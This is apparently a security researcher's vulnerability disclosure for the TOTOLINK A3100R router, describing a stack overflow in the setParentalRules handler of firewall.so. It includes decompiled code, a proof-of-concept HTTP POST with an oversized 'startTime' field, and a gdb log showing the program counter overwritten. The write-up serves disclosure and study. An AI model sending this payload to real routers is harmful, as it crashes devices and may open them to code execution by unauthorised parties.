shijin0925 / IOT Public

Code Issues 1 Pull requests Actions Projects Security ...

master

IOT / TOTOLINK A3100R / 4.md

shijin0925 totolink History

1 contributor

59 lines (32 sloc) | 3.62 KB


firewall.so setParentalRules stack buffer overflow

A3100R_Firmware

version:V4.1.2cu.5050_B20200504，V4.1.2cu.5247_B20211129

Source:

you may download it from : https://www.totolink.net/home/menu/detail/menu_listtpl/download/id/170/ids/36.html




1	A3100R_Datasheet	Ver1.0	2021-03-02	⊕
2	A3100R_QIG	Ver1.0		⊕
3	A3100R_Firmware	V5.9c.2280_B20180512		⊕
4	A3100R_Firmware	V5.9c.4281_B20190816(Transition version)	2019-09-11	⊕
5	A3100R_Firmware	V5.9c.4577_B20191021	2019-11-19	⊕
6	A3100R_Firmware	V4.1.2cu.5050_B20200504	2020-07-28	⊕
7	A3100R_Firmware	V4.1.2cu.5247_B20211129	2022-04-12	⊕

Description:

The setParentalRules function in the firewall.so module does not filter the "startTime" and "endTime" parameter, and a stack overflow occurs when strcpy and sprintf is performed

Analyse:

The program reads user inputed named "startTime" and "ednTime" in users's POST request and uses the input immediately,without checking it's length ,which can lead to buffer overflows bugs in the following strcpy and sprintf function.



```
v15[7] = 0;
memset(v17, 0, sizeof(v17));
v6 = (const char *)websGetVar(a2, "addEffect", "0");
v7 = atoi(v6);
v8 = (const char *)websGetVar(a2, "enable", "0");
v18 = atoi(v8);
v9 = (const char *)websGetVar(a2, "urlKeyword", "");
v10 = (const char *)websGetVar(a2, "week", "000");
v11 = atoi(v10);
v12 = (const char *)websGetVar(a2, "startTime", "0000");
v13 = (const char *)websGetVar(a2, "endTime", "2359");
memset(v16, 0, 0x57u);
if ( v7 )
{
  apmib_set(239, &v18);
}
else
{
  get_Create_Time(v15);
  strcpy(&v16[34], (const char *)v15);
  sprintf(v17, "%s%03d%s%s", v9, v11, v12, v13);
  strcpy(v16, v17);
  apmib_set(131315, v16);
  apmib_set(65778, v16);
}
```

So by Posting proper data to topicurl:"setting/setParentalRules",the attacker can easily perform a Deny of service Attack.

There is no webpage for this fuction,but we still can perform the request as follows.

POC


```
POST /cgi-bin/cstecgi.cgi HTTP/1.1

Host: 192.168.0.1

User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:98.0) Gecko/20100101
```

```
Firefox/98.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 2199
Origin: http://192.168.0.1
Connection: close
Referer: http://192.168.0.1/firewall/fwSchedule.asp?timestamp=1650005495032
Cookie: SESSION_ID=2:1650004976:2

{"topicurl":"setting/setParentalRules","actionType":"add","addEffect":"0","enable":"
```




```
POST /cgi-bin/cstecgi.cgi HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:98.0) Gecko/20100101 Firefox/98.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 2199
Origin: http://192.168.0.1
Connection: close
Referer: http://192.168.0.1/firewall/fwSchedule.asp?timestamp=1650005495032
Cookie: SESSION_ID=2:1650004976:2

{"topicurl":"setting/setParentalRules","actionType":"add","addEffect":"0","enable":"0","urlKeyword":"aaa","week":"010",
"startTime":
"aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa",
"endTime":"2359"}
```

```
HTTP/1.1 500 Internal Server Error
Connection: close
Content-Type: text/html
Content-Length: 369
Date: Fri, 15 Apr 2022 06:59:04 GMT
Server: lighttpd/1.4.20

<?xml version="1.0" encoding="iso-8859-1
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML
Transitional//EN"

"http://www.w3.org/TR/xhtml1/DTD/xhtml1-
sitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtm
xml:lang="en" lang="en">
 <head>
  <title>500 - Internal Server Error</ti
 </head>
 <body>
  <h1>500 - Internal Server Error</h1>
 </body>
</html>
```


sudo /home/iot
sudo /home/iot 57x33
gdb-multiarch /home/iot/tools/firmware-analysis-toolkit/_TOTOLINK_C8181R-1C_A3100R_IP04348_8197F_SPI_8M

```
$s7  : 0x61616161 ("aaaa"?)
$t8  : 0x0
$t9  : 0x773ab658  →  0x3c1c0002
$k0  : 0x0
$k1  : 0x0
$s8  : 0x61616161 ("aaaa"?)
$pc  : 0x61616161 ("aaaa"?)
$sp  : 0x7fc28fd8  →  "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa[..
]"
$hi  : 0x0
$lo  : 0x20
$fir : 0x0
$ra  : 0x61616161 ("aaaa"?)
$gp  : 0x773cacd0  →  0x8c430004
──────────────────────────────────────── stack ────
0x7fc28fd8│+0x0000: "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa[...]
       ← $sp
0x7fc28fdc│+0x0004: "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa[...]
0x7fc28fe0│+0x0008: "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa[...]
0x7fc28fe4│+0x000c: "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa[...]
0x7fc28fe8│+0x0010: "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa[...]
0x7fc28fec│+0x0014: "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa[...]
0x7fc28ff0│+0x0018: "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa[...]
0x7fc28ff4│+0x001c: "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa[...]
──────────────────────────────── code:mips:MIPS32 ────
[!] Cannot disassemble from $PC
[!] Cannot access memory at address 0x61616160
────────────────────────────────────── threads ────
[#0] Id 1, Name: "cste_sub", stopped, reason: SIGSEGV
──────────────────────────────────────── trace ────
───────────────────────────────────────────────────
0x61616161 in ?? ()
gef> 
```

```
TRL-A Z for help | 38400 8N1 | NOR | Minicom 2.7.1 | VT
```